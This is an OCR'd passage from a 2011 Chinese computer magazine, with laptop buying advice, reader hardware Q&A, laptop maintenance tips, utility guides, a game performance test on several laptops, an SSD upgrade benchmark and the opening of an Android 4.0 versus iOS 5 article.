神舟优雅 A460P-i3R D3

Core i3 2330M/4GB/320GB/GT 540M/14 英寸

3399 元

又见神舟！在 3500 元内，要买国际一线品牌的话，一般来说只能买到搭载 Core i3 处理器的集显本，且可选范围还不广。但这款神舟优雅 A460P-i3R D3 却独树一帜，配备了升级过的 Core i3 2330M 处理器 + GT 540M 独显，使其游戏性能在同价位产品中独占鳌头。注意哟，该机还提供有 USB 3.0 接口，符合目前主流的硬件发展趋势。此外，这款本本拥有两种截然不同风格的棕色和红色两种配色，提供给用户更多的选择空间。

大家来推荐：

读者柳锋：ThinkPad 也有强力游戏本了！

ThinkPad E420(1141-A35)

Core i3 2330M/2GB/500GB/HD 6630M/14 英寸

4199 元

ThinkPad 在不少消费者心目中就是商务本的代名词，但最近我在选 ThinkPad 时发现了这款产品——E420(1141-A35)。它居然搭载了 HD 6630M 游戏型显卡！更让人吃惊的是，这款笔记本的报价为 4199 元！至于大家说 E 系列是最低端的，我不在意，它毕竟是 ThinkPad，有巧克力键盘，还有小红点 + 大触控板双操控系统。商用 + 游戏一并低价搞定，还有什么理由拒绝呢?

购机帮你评

必答小子|QA

bd.icpcw.com

pcw-pc@vip.sina.com

宏碁一体机性价比高

lxcm072:你好,我是《电脑报》的一名新读者,很喜欢《购机帮你评》这个专栏,希望你们能给我推荐一款一体机,主要用来浏览网页、看电影、QQ聊天、存放文件,要求屏幕为23英寸,价格在3000-4000元,请问这个价位什么品牌电脑性价比较高?

23英寸的一体机往往报价较高,在4000元以内可供选择的产品并不多。我们推荐宏碁AZ5730,采用的是E5800处理器和HD 6450M独立显卡,本周报价为3999元。虽然E5800是一款比较老的处理器,但你提出的应用都能轻松搞定。

Latitude是戴尔高端商务机品牌

布丁小和尚:我看上了一台二手笔记本,型号为戴尔Latitude E5500,请问这款笔记本怎么样,是专业的商务本吗?

戴尔Latitude系列的确是面向高端商务用户的产品,Latitude E5500是两年前的迅驰2平台笔记本,配置已经过时,尤其在内存上,1GB的标配容量难以满足主流Windows 7系统的应用需求。不过戴尔在二手市场还算是比较热门的,低价入手来发挥余热也未尝不可。

A43比N43更高端

hsz19870402:最近准备购买一款笔记本,但在华硕A43EI241SA-SL和N43EI241SN-SL两款机型之间无法抉择,请告诉我这两款产品究竟有什么差别,我应该怎么选择?

这两款笔记本价格相近,而且处理器相同,而A43EI241SA-SL采用的是HD 6730显卡,性能和N43这款机型用的GT 550M差不多,但在实际游戏中,由于NV显卡对游戏的优化更多,所以要玩游戏的话优选NV显卡机型。另外,N系列算是华硕的高端本,扬声器音质更好。区别主要就是这些了。

学生机5000元预算很充裕

月幻逍遥:你好,我是一个学生,想买一台笔记本,预算不多,只有5000元左右,求推荐一款性价比较高的产品,谢谢了。

5000元预算对于一款学生机来说已经很充裕了,选择非常丰富。我们推荐你购买联想Y470N-ITH,目前价格约为4700元,搭载了Intel Core i3 2350M处理器、2GB内存、GT 550M显卡、750GB硬盘,性能相当不错,日常应用和大型游戏都没有问题,建议自己加一条2GB内存以进一步提升性能。

女生购本更注重易用性

Gawine:我是女生,不玩游戏,想买一台4000元以内的笔记本,联想和宏碁的哪个比较好,请推荐型号,谢谢。

如果你不玩游戏的话,小编推荐联想G470-ITH(I),价格约为3800元,这款笔记本采用Intel Core i3 2330M处理器、2GB内存、HD 6370显卡,性能方面虽然没有太多亮点,但对于不玩游戏的你足够了。该机的特色是易用性特别高,而且无论是音质还是键盘手感都不错。

便携商务本首选ThinkPad

yin99020:我是做室内设计的,用CAD软件比较多,要经常面对业主谈方案。想买个适合自己的电脑,要求屏幕是11.6英寸或12.5英寸的,还要重量够轻,帮忙推荐下。

你的需求有点怪,11.6英寸的机型处理器都不太强(除了还未上市的华硕UX21),12.5英寸的本本,只有联想有一款。其实你的需要应该从小尺寸商务本出发,首选12英寸的ThinkPad X220系列。

预算不多的话,推荐你购买ThinkPad X220i 4286A19,价格约为6000元,搭载了Core i3 2310M处理器、2GB内存、HD3000集成显卡、250GB硬盘,重量为1.5kg,性能比较主流,应付平面CAD还是可以的。如果你预算充裕的话,推荐ThinkPad X220 4286c13,价格为7900元,采用了Core i5 2410M处理器,CPU性能要更好一些,应付CAD会更加得心应手,而且重量也更轻,仅1.3kg。上述两款机型都建议你加一条2GB内存以提升性能。

轻薄和高性能有矛盾

幸子:小女子这厢有礼啦,我想入手一台高配置轻薄型笔记本,价格一万元左右,要求是散热要好,外观要靓,键盘必须是全尺寸的,求推荐,谢谢。

你说的这个"高配置"有些模糊。如果你没有大型3D游戏的迫切需求,推荐宏碁Aspire S3-3951-2464G34iss,价格为7999元,是才上市的主打轻薄牌的Ultrabook(本期我们周刊头版的专题有详细介绍,请关注)。该机采用了Core i5 2467M处理器,日常使用完全没有问题。如果要追求一些图形性能,可以考虑戴尔XPS 14z。本期我们的导购版面中有专门的推荐,你可以看看。

查清报价再出手

蓝道之爱:你好,我准备在卖场买一台宏碁AS5552G-N662G32MNKK笔记本,搭载了AMD羿龙II N660处理器、HD 6470M显卡、320GB硬盘,报价为4250元,不知道划不划算,求解答。

这个价格肯定是不划算的,这款宏碁AS5552G-N662G32MNKK目前的报价在3000元左右,而且4250元完全能买到搭载Core i5 2430M+GT 540M的4750G了。建议这位读者朋友,在去卖场买本之前,查好所要购买产品的配置以及价格,不要听信商家的忽悠,坚持自己的选择,才能避免上当受骗。

APU本需要注意驱动问题

bjchenbingyan:我想买华硕K43E34TA-SL这款本本,配置为AMD A6 3400M APU、HD6650显卡、2GB内存、320GB硬盘,请问这款笔记本怎么样,玩游戏给力吗?

华硕K43E34TA-SL采用了四核的A6 3400M APU,其性能明显低于Core i3 2310M,不过在多线程性能上有一定的优势。其支持HD 6520G与HD 6650M交火,双显卡交火后游戏性能比主流NVIDIA GT540M更强,目前网购报价为3999元,可以考虑。不过要注意APU本的驱动问题。根据我们的了解,目前混合交火的驱动还不完善,而且仅仅在Win7系统下适用,你如果要装Win XP就不要考虑AMD机型了。另外,APU本的集成显卡显存不少是依靠内存支持,所以建议你升级到4GB内存。

电脑120

8400GS显卡温度高

移动小武:我的电脑是08年买的戴尔Vostro 1400,配置为酷睿2 T7250双核处理器,内存已经升级到2GB了。现在我发现8400 GS显卡很不给力,随便看个电影或者玩个小游戏,半个小时就高达80℃了,请问这是怎么回事?

8400GS显卡就是当年炒得沸沸扬扬的"显卡门"主角之一,由于封装的工艺出现漏洞使得当年NVIDIA的G84、G86显卡会不定时出现死机黑屏、不能开机等现象,解决方法只能是更换显卡。

因为你的这款笔记本使用的时间比较久了,出现显卡过热的情况,有可能是散热器风扇的灰尘聚集过多导致的,可以自行尝试进行清理。当然也不能排除是8400GS显卡的缺陷造成的,鉴于这款8400GS显卡有缺陷,如果有能力的话建议你还是换一台新笔记本。

APU本玩游戏卡

丹尼:小弟刚入手一台GatewayNV55S09c-6343G32Mnww,说是双显卡切换的,但是我玩《使命召唤7》竟然还卡,玩单机的《魔兽争霸》也有卡顿现象,求指点,万分感谢!

这位读者的笔记本是APU机型,集显与独显是以混合交火的形式存在的,目前驱动还不是特别完善。遇到玩游戏卡的情况,建议你首先去下载最新的显卡驱动,然后进入AMD的催化剂控制中心,指定某些游戏程序使用高性能显卡模式,即指定仅使用独立显卡,应该能解决问题。

扬声器有杂音

wcy5247:菜鸟求助,家里的笔记本用了两年,最近发现扬声器出现卡带一样的杂音,请问我该怎么办?

造成这种问题的原因还是很多的,你首先应该看看音源方面是否有问题,如果各种音源都没问题,你可以再重新安装一下声卡驱动试试。如果还是不行,那肯定是扬声器出问题了,建议你马上联系品牌维修中心进行维修。

关机之后提示灯仍然亮着

Sasa:我的笔记本是东芝L730,我发现关机之后,笔记本上仍然有指示灯亮着,特别是在晚上非常刺眼。请问这是怎么回事,会不会是硬件出了故障?

这位读者不用担心,这种情况是正常的。因为东芝的笔记本都提供有外接电源的指示灯,即使你关机了,但只要你连接着外接电源,那么这个指示灯就会亮着。如果你觉得这个指示灯太刺眼了,只要把外接电源拔掉,它就会自动熄灭。

显卡能否超频


Yiren:我的戴尔笔记本配置为Core i3 380M处理器、2GB内存、HD 5650显卡,但这个显卡是降频版,显示核心频率只有450MHz,在高画质下玩《极品飞车14》就有点卡,玩《使命召唤7》也是如此。请问小编,可不可以将这款显卡超频到550MHz,超了之后对电脑有没有伤害?

笔记本的显卡是可以超频的,而且目前笔记本显卡的超频软件也比较多,比如PowerStrip就是比较常用的一个超频软件,操作起来也比较简单。不过小编还是不推荐笔记本显卡超频,因为笔记本的散热能力有限,显卡超频之后发热量会增加,轻则噪音增大、掌托变热,重则整个系统会变得不稳定,甚至会造成硬件的损坏。针对你说的情况,你不妨尝试一下升级内存,这两款游戏在高画质下是很吃内存的,升级内存之后也许会有惊喜出现。

独立显卡无法使用

Yiren:求助!我的电脑是华硕K43EI231SJ-SL,为什么我的GT 520M显卡无法使用,在设备管理器中老是显示设备不正常,是不是显卡坏了?

这位读者的问题应该是没有安装显卡驱动,从图中可以看到HD 3000集成显卡已经正确安装了,接下来要安装GT 520M的驱动,建议你到厂商的官网上下载相应机型的显卡驱动,就能解决这个问题了。



热点问题解答|FQA

本周我们遇到最多的问题是:"最近想买一台笔记本,但我对笔记本不怎么懂,去网上买不放心,去卖场又怕被奸商骗,能不能帮忙介绍个比较安全的购买渠道。"

对于这类消费者,小编建议不妨去3C卖场看看。相对于传统IT卖场,3C卖场环境要好上不少,不会显得那么拥挤凌乱,而且其产品零售价格都相对公开,也不存在像传统IT卖场中,含发票与不含发票等价格混乱的现象。而且3C卖场的覆盖面非常广,像国美、苏宁这种3C卖场就算在二三级城市也可看见其身影,消费者一样可以买到自己称心的笔记本电脑。

3C卖场中导购的指导购买行为也更为规范,用户只需要提出需求,3C卖场的导购人员就会给你推荐相应的产品。IT卖场虽然也有类似的服务,但是因为缺乏管理,销售人员常常用转机型、开假发票、卖样品、卖返修机等手段,欺骗消费者来达到牟取暴利的目的,这点3C卖场很少出现。不过在产品可选的数量方面,3C卖场与传统IT卖场还是存在较大差距,这不得不说是一个遗憾。所以那些不懂笔记本的用户,不如先去3C卖场转转,如果有心仪的笔记本,那么果断地下单购买吧。

五个为本本延寿的“小动作”

随着价格的逐步走低，越来越多的消费者成为了本本用户。不过笔记本可不像台式那样“皮实”，使用时可是有讲究的。下面就介绍五个为本本延寿的“小动作”，让你的本本可以延年益寿！

↓ 不少你所熟知的软件，其实在大量占用系统资源，而且含有大量木马，你知道吗？

第1招：
电池不用要防潮

作用：★★ 难度：★

本本电池的使用寿命，通常是与充电次数成反比的。再加上，很多用户都将本本当作台式机来使用，根本不移动。所以说，要想让本本电池延寿，不如把电池卸下来。之后，每两个月只要充放电一次进行激活，本本电池便可延寿了。但很多用户忽略了一个问题：本本电池也是需要防潮防湿的。很多用户的电池莫名其妙就 OVER 了，其实有些就是电池受潮损坏。尤其是沿海城市的用户，最好将取下暂时不用的电池放置在干燥的密封塑料袋之内，基本上就没有任何问题了。

第2招：
外接键盘抗损伤

作用：★★☆ 难度：★

虽然本本越来越多地采用防水键盘，但请相信我们：键盘还是一个“问题部件”。敲击太多会弄脏键盘，抑或是导致按键失灵，这些都是令人讨厌的，毕竟更换键盘也不是太轻松的事情，如果到官方店更换还死贵！另外，键盘脏了也会严重影响心情嘛。

最好的办法还是外接键盘——我们推荐用传统梯形键帽的外接键盘，手感比笔记本的巧克力键盘好太多了，且“皮实”耐用，而且价格还便宜。即便坏了，30 元就能再换一块。

第3招：
加个底座助散热

作用：★★★☆ 难度：★

高温是电器的死敌，本本更不例外。如果你的笔记本底部进气不通畅，运行一阵，你的笔记本就会“发烧”。如果底部被堵塞，笔记本甚至有可能“死给你看”！

所以，在条件允许的情况下，最好为本本搭配一个底座，一来可将笔记本的屏幕垫高，有利于预防颈椎病；更重要的是可以让底部的通气更加顺畅。一般来说，这种做法可以将笔记本的内部温度降低 1℃～5℃。

第4招：
勤除尘防老化

作用：★★★★★ 难度：★★★

本本使用了一段时间后，就会通过散热窗进入大量的灰尘。久而久之，这些灰尘就会积满风扇和散热片的间隙。当风扇转动时，不但噪音会增大，而且还会导致风道的出风效率降低甚至完全堵塞，进而导致本本内部的温度越来越高，加速元器件老化，严重影响本本的速度和使用寿命。

所以，我们应该定期对本本的散热组件（主要是散热槽和风扇）进行清洗。这样，不仅散热通畅，不容易老化，也可以让笔记本长期工作在最佳状态下。至于时间，一般半年一次，如果周遭灰尘多，则建议频繁点。要知道，如果老化严重了，可是救都救不回来了！

第5招：
系统减负也重要

作用：★★★★★ 难度：★★★

这一招和硬件本身似乎无直接关系，但也非常重要。很多用户傻傻地见软件就装，尤其是大量的在线视频软件，诸如《风行》啊，《暴风影音》啊，各类电脑管家啊……这些东西都免费，靠什么赚钱啊？不就是绑架你的桌面弹广告、利用你这个肉鸡造流量、往你机器里塞病毒，还有出卖或者窃取你的个人数据赚钱。而且这类软件还有一个通病，超级吃系统资源。而你的机器长期处在高负载（后台被“流氓”运行了很多程序）下，你的机器的老化自然也会加快。

为什么不懂行乱装软件的菜鸟用户机器老化得快，很快就跑不动了，就是这个道理！所以，除了必要的软件，尽量不要让你的系统负担太重！流氓软件卸载和防病毒很重要！ @yubng


触控板大玩翻屏特效


使用过平板电脑的用户，一定十分欣赏手指划过触摸屏时流畅翻页的快感，笔记本都有触控板，能不能让触控板也具有这种手划翻屏的功能呢？软件 MouseImp Pro（下载地址：http://www.icpcw.com/bzsoft）就可以轻松实现。

软件安装运行后，打开一个具有水平或垂直滚动条的窗口，比如较长的网页页面，按下触控板上的右键，可以看到光标变成手状图标，同时手形左侧和上方出现左右、上下双向箭头（如图 1），表明此时处于滚屏状态，这时手指在触控板上沿左右或上下方向划过，即可实现左右或上下翻屏，这对快速浏览网页的用户来说非常实用。

当然，你也可以用鼠标右键实现，按下鼠标右键，同样出现手状图标，这时移动鼠标即可实现翻屏，试试看，这种翻屏方式是不是比转动鼠标滚轮轻松？更不用说比拖动滚动条来得轻松了。

有趣的是，我们还可以查看光标总共移动的距离，右击托盘中软





件图标，单击“configure”打开设置窗口，在“鼠标记录仪”中即可看到移动距离、移动时间等信息，另外，还可以单击“卷动增强”（如图 2），来改变翻屏速度。

@CCH


探测本本真实核心温度

不少本本族称，在玩 3D 游戏过程中，由于温度过高，非常担心笔记本被烧坏，特别是处理芯片，如果不在质保范围内，就只能自己出钱换 CPU 了。如果能随时监测 CPU 真实核心温度，即可避免悲剧发生。


而 Real Temp 软件能根据每个芯片核心内集成的 DTS 报告其温度，并同时给出最高允许温度的值，从而帮助用户随时处理温度过高问题，防止电脑过热而发生意外。

下载并解压 Real Temp 软件（下载地址：http://www.icpcw.com/bzsoft）。运行解压目录下的 RealTemp.exe 程序，此时会在任务栏出现一个温度图标，由于可读取多核处理器的单个 CPU 处理传感器，因而可显示每个 CPU 核心温度，从图中可以看到，前表示双核 CPU 平均核心温度，后一个为显卡 GPU 温度（如图 1）。

双击任务栏温度图标，然后




Core 0: 65℃
Core 1: 66℃



Real Temp 3.40

Temperature (°C)
45 45
Distance to TJ Max
60 60
Minimum
Maximum
Thermal Status
OK OK



会显示 CPU 和 GPU 更详细的温度情况，比如最小值、最大值以及发热状况等。如果想了解最新的温度情况，还可以单击“Sensor Test”按钮，然后就对传感器进行测试，测试后会把最新数据显示在界面上（如图 2）。

此外，Real Temp 可以调整预设最高温度，并带有警报选项，当温度达到危险级别时就会报警提醒用户。设置方法是单击“Settings”按钮，然后设置 Core 和 GPU 温度参数即可（如图 3），同时勾选“Alarm Temperatures”选项，然后设置一个警戒温度就可以了。@黄慧

本游族｜NB Player

快意恩仇闯江湖

《九阴真经》笔记本玩家测试

现在最吸引眼球的网络游戏莫过于《九阴真经》，未正式面市时就已经斩获了多个奖项。大家能否用爱本流畅地征战江湖呢？下面我们一起来看看。本期《应用娱乐》周刊也有《九阴真经》的详尽游戏报道，敬请关注！

小贴士：目前封测中，兄弟们少安毋躁

目前《九阴真经》采用区域封测的方式，划定地区进行测试。比如首期测试的只有新疆、西藏、青海、甘肃、宁夏、陕西、山西、河南、内蒙、山东、港澳台及海外的玩家。且每次区域测试时间只有6天。所以，有些读者目前无法玩到别心急～～该来的终归会来的：）


江湖美景考验显卡 稳定20fps可流畅

《九阴真经》是一款以明朝为背景的武侠类网络游戏，号称真实还原了武侠江湖的腥风血雨与快意恩仇，其中的场景均是现实取景，峨眉山的秀美，武当山的雄奇还有少室山的庄严都在游戏中一一展现，并且根据史料对游戏中的城市进行了还原。所以，玩家除了在游戏中感受江湖的腥风血雨，还能够领略不同的风景和感受有特色的人文。


该作设置了5档画质，分别为“优选配置”、“高端配置”、“中端配置”、“低端配置”以及“简易配置”。其中优选配置画面是最高的，使用了多种画面特效，将场景渲染得如梦如幻，而简易配置的目标就是为了满足最基本的游戏需求。通过实测，画面稳定在20fps以上就可以比较流畅地进行游戏了。所以，大家想要体验武侠江湖，显卡能在什么样的画质下提供20fps以上的帧数是一个关键。

实时战斗操控 键盘有要求

有人的地方就有江湖，有江湖的地方就有恩怨。在《九阴真经》中，战斗会随时发生。如果在PK时你能够熟练地使用空格、Shift和Ctrl键，那么你将能够有更多机会K.O.对手，因为这几个键对应的是几种轻功招式，在PK时，能够及时准确地使用轻功可以让对手完全无法近身。在键盘相对台式机不算太给力的笔记本上，键盘设计能否支持玩家快速准确地按键，长时间游戏会不会让手感觉不舒适都是这台笔记本是否能让你在《九阴真经》中驰骋的关键。



该作的特效设置分为几档，优选配置下，画面如梦如幻，请注意背景和光影




简易配置下，只能满足基本的游戏需求，显得比较生涩

战斗中要是套路正确还能增强效果哟，总体来说算是真实还原武打套路，不过这对键盘的准确操作要求就高了哟

信息补全：分辨率越高视野越广！

《九阴真经》有很多宏大的场面，玩家在游戏中进行任务时，屏幕显示的内容越多，越便于寻找目标。游戏显示的内容会根据分辨率不同而变化。分辨率越高，显示的内容越多。而且，在相同分辨率下，屏幕越大，显示的物体就更大，看上去更清晰。

比如14英寸笔记本显示的人物在相同的1366×768分辨率下就要比13英寸笔记本显示的人物大，更便于玩家观看。而全高清分辨率的笔记本显示的画面视野会更广。所以如果想要在画面中获取更多的目标信息，优选更大屏幕、更高分辨率的笔记本。



高、低分辨率显示画面的不同

玩家测试报告

以下参加评测的5名玩家均获得50元奖励。也请大家积极加入到我们的潮人玩家群，1群号码：41348439；2群号码：121791471。发送认证请求时附带上自己的机型(例如“戴尔14R”)。如果有希望大家一起评测的游戏，或者对评测方案有什么想法和建议，也可以把它写出来发送到pcw_lik@vip.sina.com，或在QQ群中和我们交流。

神舟 K470P-i5 D1

中级画质 流畅 对应中端配置

- **山东玩家：**山之巅
- **配置：**14英寸 /Core i5 2410M/4GB/HD 6770M
- **优选配置帧数：**15fps
- **流畅运行：**中端配置 23fps
- **体验感受：**散热良好 但键盘手感一般

在优选配置下能够达到15fps，如果是要进行PK就不够用了。在高端配置下也没有达到20fps以上的帧数，不得不设置到中端配置。在进行游戏3个小时后，笔记本整体散热良好，没有出现温度过高的情况，看来该机的增强散热设计的确有效。按键方面，普通的巧克力键盘，手感很一般。

联想 Y470N-ISE

高级画质 流畅 对应高端配置

- **河南玩家：**唐地天羽爪
- **配置：**14英寸 / Core i7 2630QM /4GB//GT 550M
- **优选配置帧数：**20fps
- **流畅运行：**高端配置 25fps
- **体验感受：**音响效果佳 按键式舒适

Y470的JBL音箱很给力，能够很好地营造出江湖的气氛。虽然在优选配置上能够跑到20fps，可也只是“刚沾边”，只要人一多就会降下来，所以为了保证流畅，我还是设置成高端配置。小y的弧形键帽很契合手指的敲击，而且键帽之间的键距也很合适，很少会出现按键出错的情况。

惠普 DV4-3011TX

低级画质 非常流畅 对应低端配置

- **陕西玩家：**KOLIKE
- **配置：**14英寸 /Core i5 2410M /2GB /HD 6750M
- **优选配置：**12fps
- **流畅运行：**低端配置 32fps
- **体验感受：**按键生硬 接口布局不合理

我这个新款DV4可是当下的时髦机型啊，外观漂亮，显卡也比较猛，不过按键是好看不好用，不太好按，而且在快速点击时容易按错。优选配置下只有12fps，选择中端配置20fps不太满足我的PK需求，唯有在低端配置上能够达到32fps。此外，该机的所有USB接口及网线接口都在右侧，我的外设较多，右手位置就显得比较拥挤了，这个设计明显不合理。

东芝 L630 10L

低级画质 较流畅 对应低端配置

- **青海玩家：**风清不飞扬
- **配置：**13.3英寸 / 奔腾 P6000 /2GB /Intel GMA HD
- **优选配置：**4fps
- **流畅运行：**低端配置 20fps
- **体验感受：**出风口位置不理想 按键一般

用集成显卡玩《九阴真经》还真有点不给力，我只有在低端配置上勉强达到20fps。按键什么的还好，不过谈不上什么手感，和小y这类机器无法比。最让我头疼的是本本的出风口在右侧，我是右手拿鼠标的，在游戏1个小时后，我就不得不休息了，因为出风口喷出的热风把我的手都吹烫了，看来仅仅适合冬天啊！

宏碁 Aspire S3

低级画质 非常流畅 对应低端配置

- **周刊编辑：**黎坤
- **配置：**13英寸 /Core i5 2467M/4GB /Intel GMA HD 3000
- **优选配置：**7fps
- **流畅运行：**低端配置 30fps
- **体验感受：**按键小巧 键盘左侧温度稍高

树树语：宏碁S3，传说中的Ultrabook，目前为周刊的硬件烧客黎坤编辑占用，他也积极投身参与本次测试。

该本的按键比较小巧，在快速按键时偶尔会按错。在游戏性方面，优选配置即最高画质下只能达到可怜的7fps，但是一旦调整到低端配置，马上可达到30fps，即使人再多，也能够流畅运行。不过在玩了1个小时后，左手位置因为下面是散热部分，温度较高，会在一定程度上影响用户的使用体验。

总　结

大多数主流价位本吃不下最高画质

作为一款网游，《九阴真经》的卖点和吸引力已够足了，不过，它还真不是一块好啃的骨头！从实测中我们看到，现有的主流笔记本也难以承受它最高画质的要求。不过还好，从实际感受看，在“低端配置”画质显示的游戏画面也比很多现有的网游精美。所以，现在绝大多数的笔记本都能够“吃下”《九阴真经》，只是难以体验到它最梦幻的最高画质罢了。

随着固态硬盘逐渐降价，笔记本硬盘也将面对有史以来的最大冲击和变化，高速不怕震的固态硬盘有望带给笔记本一个革命。但怎样在本本上使用固态硬盘，怎样才能最高效地利用固态硬盘？今天就来一一解答。

目标：最高效


笔记本加装固态硬盘全攻略

小贴士：光驱位，固态硬盘的最佳驻地


当前市售的固态硬盘均为SATA接口，但大多数笔记本电脑只带有2个SATA接口，一个连接着机械硬盘，而另一个则被光驱占据，想要加装固态硬盘就只能放弃其中一个。后者作为电脑上使用率最低的配件，所以自然应该被替换掉——最佳选择：固态硬盘替代光驱。

光驱位硬盘架可以在淘宝等网上商城进行购买，在购买前玩家们需要先检查笔记本光驱是否为标准型，如果厚度为12.7mm（约等于即可），则可以购买通用性光驱位硬盘架进行安装。硬盘架的价格因材质或品牌而定，一般50元到80元不等。


使用光驱位硬盘架加装固态硬盘



拆解光驱时，应先拧除笔记本底部的光驱固定螺丝，旁边一般都有如上标志，而有些光驱固定螺丝需要打开底部小盖板才能看到。拧除后即可拔出光驱，进行下一步安装



首先把固态硬盘正确连接在专用的光驱位硬盘架，然后将其装入光驱位，在保证硬盘架没有突出于机身后拧上固定螺丝



安装完毕，开机进入操作系统，通过设备管理器检查固态硬盘是否被正确识别，随后即可展开软件层面的操作


快多少？64GB固态硬盘VS机械硬盘


同为SATA接口，固态硬盘与传统机械硬盘在笔记本上的差距究竟如何，相信这是大家非常关注的。我们在采用Sandy Bridge处理器平台的华硕N45s上完成上述安装后，先在原始操作系统（安装在5400rpm机械硬盘上）进行理论传输性能、文件拷贝、软件安装与启动速度和多任务处理测试，随后再将系统重新安装到固态硬盘，进行系统启动时间、重启速度对比，最后再对比加装固态硬盘后，控噪、防震以及电池续航等方面的影响，测试系统采用Windows 7 Ultimate 64位版。

请注意，我们的固态硬盘为售价570元的金士顿固态硬盘SV100S264G。我们认为这个价位的固态硬盘性价比很高，非常适合笔记本改造。

理论传输速度对比

在理论传输性能测试中，固态硬盘（左）的速度优势非常明显，而且存取时间（0.3ms）也远远快于机械硬盘（27.6ms），当然这种领先幅度也在我们的意料之中，接下来我们来看看在实际应用中，两者的差别有多大。





软件安装与系统启动速度对比

软件安装测试我们采用同时安装Office 2007和Photoshop CS4，并记录时间。固态硬盘在此项目中领先机械硬盘18.6%，时间差别长达4分半钟；在Windows 7系统启动上，固态硬盘的速度整整比机械硬盘快了50%；重启速度测试我们选择了5个开机启动软件，其中包括一段720P视频，重启时间从按下“重新启动”到开始播放视频为止，固态硬盘继续取得55%以上的领先幅度，差别明显。

固态硬盘 PK 机械硬盘成绩表 1

	固态硬盘	5400rpm 机械硬盘	领先幅度
软件安装	1201 秒	1475 秒	18.6%
Windows 7 系统启动	24 秒	48 秒	50%
重启速度	44 秒	106 秒	58.5%

软件应用性对比测试

文件拷贝测试我们选择了两个文件夹，其中一个包含了大量零散文件和图片，另一个是一段高清视频，总拷贝容量约11GB，通过测试成绩不难看出，固态硬盘在文件拷贝速度上有着无可比拟的优势；Photoshop启动测试上，我们直接双击打开一个300MB左右的TIFF图片，计量从双击到完成启动的时间，固态硬盘又一次取得了36.2%的优势；多任务测试我们同时使用Avast杀毒软件扫描、拷贝大量高清视频以及运行WinRAR性能测试，在此条件下双击打开之前测试的TIFF图片，并计量启动时间，虽然比单独打开此图片时慢了许多，但在多任务并行的情况下，固态硬盘仍然领先机械硬盘高达50.1%。

固态硬盘 PK 机械硬盘成绩表 2

	固态硬盘	5400rpm 机械硬盘	领先幅度
文件拷贝	118 秒	341 秒	65.3%
Photoshop 启动	39.5 秒	62 秒	36.2%
多任务性能	227 秒	455 秒	50.1%

电池续航与使用体验对比

在这个测试环节我们分别测试了机械硬盘、固态硬盘以及双硬盘同时加载时对笔记本的影响，续航时间使用MobileMark软件进行测试，在仅使用机械硬盘的情况下续航时间为237分钟，但如果只使用固态硬盘则能增加近1个半小时，而且在双硬盘的情况下，由于部分主要应用程序安装在固态硬盘中，因此续航时间相对纯机械硬盘也有23分钟的延长。

噪音感受测试相对比较主观，工程师在夜间安静的室内进行较长时间的文字操作，我们将传统机械硬盘设置为标准噪音，在纯粹固态硬盘的情况下噪音明显降低，而双硬盘时噪音与标准时几乎没有差别，表现很不错。

由于光驱位没有设计风道，固态硬盘的发热会对本本内部以及腕托位的表面温度造成一定影响，因此我们对其进行了考机测试。固态硬盘时较低的发热让机内整体温度相对机械硬盘降低了2-3℃，但腕托位的温度则上升了3℃，如果使用双硬盘，机内和腕托温度均会有所上升。

固态硬盘 PK 机械硬盘成绩表 3

	固态硬盘	5400rpm 机械硬盘	固态硬盘 +5400rpm 机械硬盘
续航时间	311 分钟	237 分钟	260 分钟
噪音感受	低	标准	标准
处理器 / 显卡 / 腕托位温度	75/72/32℃	77/75/29℃	77/76/33℃

总 结

本友玩家
更应配用固态硬盘

相对于空间大、无续航概念，且硬盘容量更大，还可玩高速RAID 0磁盘阵列的台式机，固态硬盘更适合笔记本玩家，轻便身形非常迎合笔记本便携的需求，同时抗震性更好；另外，笔记本对硬盘容量的敏感度低于桌面平台，当前2.5英寸机械硬盘主流容量为500GB~640GB，64GB的固态硬盘相对而言更具实用性（相对于动辄2TB的桌面平台），并且在价格上也比较容易接受（如我们这次使用的金士顿SV100S264G，容量64GB，售价570元）。

系统装
在哪个硬盘要看需求

以前有个说法，SSD更加适合装操作系统。不过根据我们长期的使用和本次测试来看，建议根据自己的软件使用需求来判断操作系统到底安装在SSD上还是传统机械硬盘上。

如果有多款使用频率较高的大型软件（如Photoshop等专业软件、大型3D游戏等），可以选择固态硬盘作为数据盘，虽然开机速度提升不了，但可以节约宝贵的硬盘空间提供给大型软件；如果大型软件较少，则可以将系统与软件都装在固态硬盘中，全面提升性能。

电脑报 Tablet· Digital

C 平板·数码

2011年10月24日　第42期
C1~C24版
投稿信箱:pcw_3g@vip.sina.com
热线:(023)63658800
传真:(023)63658889
主编:吴　新
主笔:何　庆
美编:毛代洪

>C07 我是校园平板哥　>C09 新一代旗舰DC精品推荐　>C14 三大新版OS激战年末

PC桌面端操作系统的较量早在上世纪90年代后期便尘埃落定，但2011年的移动OS格局，决战才刚刚开始，Android 4.0（Ice Cream Sandwich冰激凌三明治，简称ICS）10月19日登陆，直接和早一周发布的苹果iOS 5正面对抗，移动OS的新动力时代来临。

冰激凌三明治可口，还是iOS5犀利？

@电脑报 吴新

机器人又端上了一道甜点:Android 4.0 冰淇淋三明治

ICS 延期发布的“秘密”

相对于苹果 iOS 5 的如约而至，谷歌这回可是吊足了粉丝们的胃口，先是大量Android 4.0（ICS）新界面图泄露，紧接着原定于10月11日在美国CTIA上和三星联合举行的发布会推迟，随后更改到27日在英国伦敦举办，最后确定19日在中国香港发布。

